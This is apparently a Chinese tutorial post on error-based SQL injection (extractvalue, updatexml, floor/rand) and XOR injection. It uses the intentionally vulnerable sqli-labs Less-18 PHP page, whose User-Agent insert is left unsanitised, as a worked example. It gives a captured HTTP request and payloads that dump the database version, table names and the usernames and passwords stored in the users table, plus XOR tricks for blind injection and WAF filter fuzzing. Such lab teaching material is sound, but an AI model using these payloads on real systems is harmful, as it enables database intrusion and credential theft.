
报错法注入和异或注入小结
报错注入
extractvalue报错注入法
借用一下sqli-lab Less-18
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-18 Header Injection- Error Based- string</title>
</head>

<body bgcolor="#000000">

<div style=" margin-top:20px;color:#FFF; font-size:24px; text-align:center"> Welcome   <font color="#FF0000"> Dhakkan </font><br></div>
<div  align="center" style="margin:20px 0px 0px 510px;border:20px; background-color:#0CF; text-align:center;width:400px; height:150px;">
<div style="padding-top:10px; font-size:15px;">

<!--Form to post the contents -->
<form action="" name="form1" method="post">

  <div style="margin-top:15px; height:30px;">Username :
    <input type="text"  name="uname" value=""/>  </div>

  <div> Password :
    <input type="text" name="passwd" value=""/></div></br>
    <div style=" margin-top:9px;margin-left:90px;"><input type="submit" name="submit" value="Submit" /></div>
</form>
</div>
</div>
<div style=" margin-top:10px;color:#FFF; font-size:23px; text-align:center">
<font size="3" color="#FFFF00">

<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

function check_input($value)
	{
	if(!empty($value))
		{
		// truncation (see comments)
		$value = substr($value,0,20);
		}

		// Stripslashes if magic quotes enabled
		if (get_magic_quotes_gpc())
			{
			$value = stripslashes($value);
			}

		// Quote if not a number
		if (!ctype_digit($value))
			{
			$value = "'" . mysql_real_escape_string($value) . "'";
			}

	else
		{
		$value = intval($value);
		}
	return $value;
	}
	$uagent = $_SERVER['HTTP_USER_AGENT'];
	$IP = $_SERVER['REMOTE_ADDR'];
	echo "<br>";
	echo 'Your IP ADDRESS is: ' .$IP;
	echo "<br>";
	//echo 'Your User Agent is: ' .$uagent;
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

	{
	$uname = check_input($_POST['uname']);
	$passwd = check_input($_POST['passwd']);

	/*
	echo 'Your Your User name:'. $uname;
	echo "<br>";
	echo 'Your Password:'. $passwd;
	echo "<br>";
	echo 'Your User Agent String:'. $uagent;
	echo "<br>";
	echo 'Your User Agent String:'. $IP;
	*/

	//logging the connection parameters to a file for analysis.
	$fp=fopen('result.txt','a');
	fwrite($fp,'User Agent:'.$uname."\n");

	fclose($fp);

	$sql="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";
	$result1 = mysql_query($sql);
	$row1 = mysql_fetch_array($result1);
		if($row1)
			{
			echo '<font color= "#FFFF00" font size = 3 >';
			$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
			mysql_query($insert);
			//echo 'Your IP ADDRESS is: ' .$IP;
			echo "</font>";
			//echo "<br>";
			echo '<font color= "#0000ff" font size = 3 >';
			echo 'Your User Agent is: ' .$uagent;
			echo "</font>";
			echo "<br>";
			print_r(mysql_error());
			echo "<br><br>";
			echo '<img src="../images/flag.jpg"  />';
			echo "<br>";

			}
		else
			{
			echo '<font color= "#0000ff" font size="3">';
			//echo "Try again looser";
			print_r(mysql_error());
			echo "</br>";
			echo "</br>";
			echo '<img src="../images/slap.jpg"   />';
			echo "</font>";
			}
	}
?>
</font>
</div>
</body>
</html>
从源代码中我们可以直接看到用户的用户名与密码的获取方式是post,而且在获取之后还经过了check_input函数的处理,所以我们在输入username和password上进行注入是不行的,但是我们在代码中发现了insert,$insert="INSERT INTO security.uagents (uagent, ip_address, username) VALUES ('$uagent', '$IP', $uname)";在这里它将useragent和IP的数据插入的数据库中,那么我们是不是可以用这个来进行注入呢?IP地址我们这里修改不是非常方便,但是useragent的修改确实比较方便的,我们可以从useragent入手:我们利用live http headers 进行抓包改包:
利用报错注入
POST /sqli-labs-master/Less-18/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/sqli-labs-master/Less-18/
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
Cookie: 24b16fede9a67c9251d3e7c7161c83ac_ci_session=ils5p93b6rohhin07b46h1s2hmp08gvq
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
查版本
' and extractvalue(1,concat(0x7e,(select @@version),0x7e)) and '1'='1
查库
' and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '1'='1
查表
' and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security'),0x7e)) and '1'='1
查所有表
' and extractvalue(1,concat(0x7e,(select group_concat( table_name) from information_schema.tables where table_schema='security'),0x7e)) and '1'='1
限制查某一个表
' and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1),0x7e)) and '1'='1
查询字段内容
' and extractvalue(1,concat(0x7e,(select group_concat(id,username,password) from security.users ),0x7e)) and '1'='1
updatexml报错注入
UPDATEXML (XML_document, XPath_string, new_value);
第一个参数:XML_document是String格式,为XML文档对象的名称,文中为Doc
第二个参数:XPath_string (Xpath格式的字符串) ,如果不了解Xpath语法,可以在网上查找教程。
第三个参数:new_value,String格式,替换查找到的符合条件的数据
mysql CONCAT()函数用于将多个字符串连接成一个字符串
查询用户:updatexml(1,concat(0x7e,(select user()) ,0x7e),1)–+
查询数据库名称:updatexml(1,concat(0x7e,(select database()) ,0x7e),1)–+
查表:updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=库的16进制 limit 0,1) ,0x7e),1)–+
查列名:updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_schema=库的16进制 and table_name= 0x70675F61646D696E5F636F6E666967 limit 2,1),0x7e),1)–+
查询具体数据:updatexml(1,concat(0x7e,(select email from pg_admin_config limit 0,1),0x7e),1)–+
总结,简单无干扰的报错注入:updatexml(1,concat(0x7e,(普通注入语句),0x7e),1)–+基本就能注出数据了
floor报错注入
刚开始学习sql注入,遇见了 select count() from table group by floor(rand(0)2); 这么条语句。在此做个总结。
首先,只要该语句明白了,那么类似select count(),(floor(rand(0)2))x from table group by x;这样的变形语句基本上都可以变通(这里只是起了个别名)。
基本的查询 select 不必多说,剩下的几个关键字有 count 、group by 、floor、rand。
- rand(0)*2 rand() 可以产生一个在0和1之间的随机数。
- floor(rand(0)*2) floor() 返回小于等于该值的最大整数。之前我们了解到,rand() 是返回 0 到 1 之间的随机数,那么乘 2 后自然是返回 0 到 2 之间的随机数,再配合 floor() 就可以产生确定的两个数了。也就是 0 和 1。
- group by 与 count() group by 主要用来对数据进行分组(相同的分为一组),这里与count() 结合使用。
rand()的特殊性
select count() from test group by floor(rand(0)2);而又因为 rand 函数的特殊性(如果使用rand()的话,该值会被计算多次)。在这里的意思就是,group by 进行分组时,floor(rand(0)2)执行一次(查看分组是否存在),如果虚拟表中不存在该分组,那么在插入新分组的时候 floor(rand(0)2) 就又计算了一次。(其实在上述 rand(0) 产生多个数据的时候,也能观察出来。只要 rand(0) 被调用,一定会产生新值)。这样,所有的理论细节就全部明朗了。
当 group by 对其进行分组的时候,首先遇到第一个值 0 ,发现 0 不存在,于是需要插入分组,就在这时,floor(rand(0)2)再次被触发,生成第二个值 1 ,因此最终插入虚拟表的也就是第二个值 1 ;然后遇到第三个值 1 ,因为已经存在分组 1 了,就直接计数加1(这时1的计数变为2);遇到第四个值 0 的时候,发现 0 不存在,于是又需要插入新分组,然后floor(rand(0)2)又被触发,生成第五个值 1 ,因此这时还是往虚拟表里插入分组 1 ,但是,分组 1 已经存在了!所以报错!
可见,floor(rand(0)2的作用就是产生预知的数字序列【01101】,然后再利用 rand() 的特殊性和group by的虚拟表,最终引起了报错。
异或注入
异或注入,是在 SQL 注入中,利用 Mysql 对异或逻辑的处理特性,帮助进行 SQL 注入的利用,作用包括但不限于绕过敏感词过滤、判断过滤内容和直接进行盲注利用。著作权归作者所有。


在 Mysql 中,异或操作的两个关键词是 "xor" 和'^',xor 是逻辑上的异或操作,对前后两个逻辑真假进行异或,结果只为 0 或 1
在用于条件查询时,xor 对条件能起到取反的效果
^ 是前后进行二进制层面的异或运算,返回位异或运算后的结果
作为盲注的判断点:select username from users where id='$VAR'
假设 id 为 0 的用户不存在,页面反馈错误,id 为 1 的用户存在,页面正常
当$VAR传参为1'1%23时,构造id='1'1#,'1'和1异或运算结果为0,页面反馈错误
当$VAR传参为1'0%23时,构造id='1'0#,'1'和0异或预算结果为1,页面正常
上述构造盲注位置,将后置的异或位修改为想要判断的运算即可
同样的,对于 xor 而言,仍然使用以下 sql 语句:
select username from users where id='$VAR'
假设为某些登录场景或类似的场景(判断当返回大于 1 个记录时页面报错)
当$VAR传参为1' xor 1=1%23时,构造id='1' xor 1=1#,'1'和1=1异或逻辑结果为取id不为1的用户数据,返回大于1个用户记录,页面反馈错误
当$VAR传参为1' xor 1=2%23时,构造id='1' xor 1=2#,'1'和1=2异或逻辑结果为取id为1的用户数据,页面正常反馈
判断过滤关键词:
遇到 WAF,当 and、or 等一些 SQL 语句关键词被过滤后,需要快速对过滤的关键词进行 fuzz 测试,确定还有哪些关键词可以使用,这时可以利用 ^ 运算辅助
仍然以select username from users where id='$VAR'为例
当 WAF 过滤 union、and 和 or 等关键词时
当 $VAR 传参为 1'^(length("and")=0)%23 时,由于 and 被过滤,length("")=0 为真,构造 id='1'^true#,'1'和 1 异或运算结果为 0,页面反馈错误
当 $VAR 传参为 1'^(length("good")=0)%23 时,构造 id='1'^false#,'1'和 0 异或预算结果为 1,页面正常
由此对过滤的关键词进行 fuzz

 浙公网安备 33010602011771号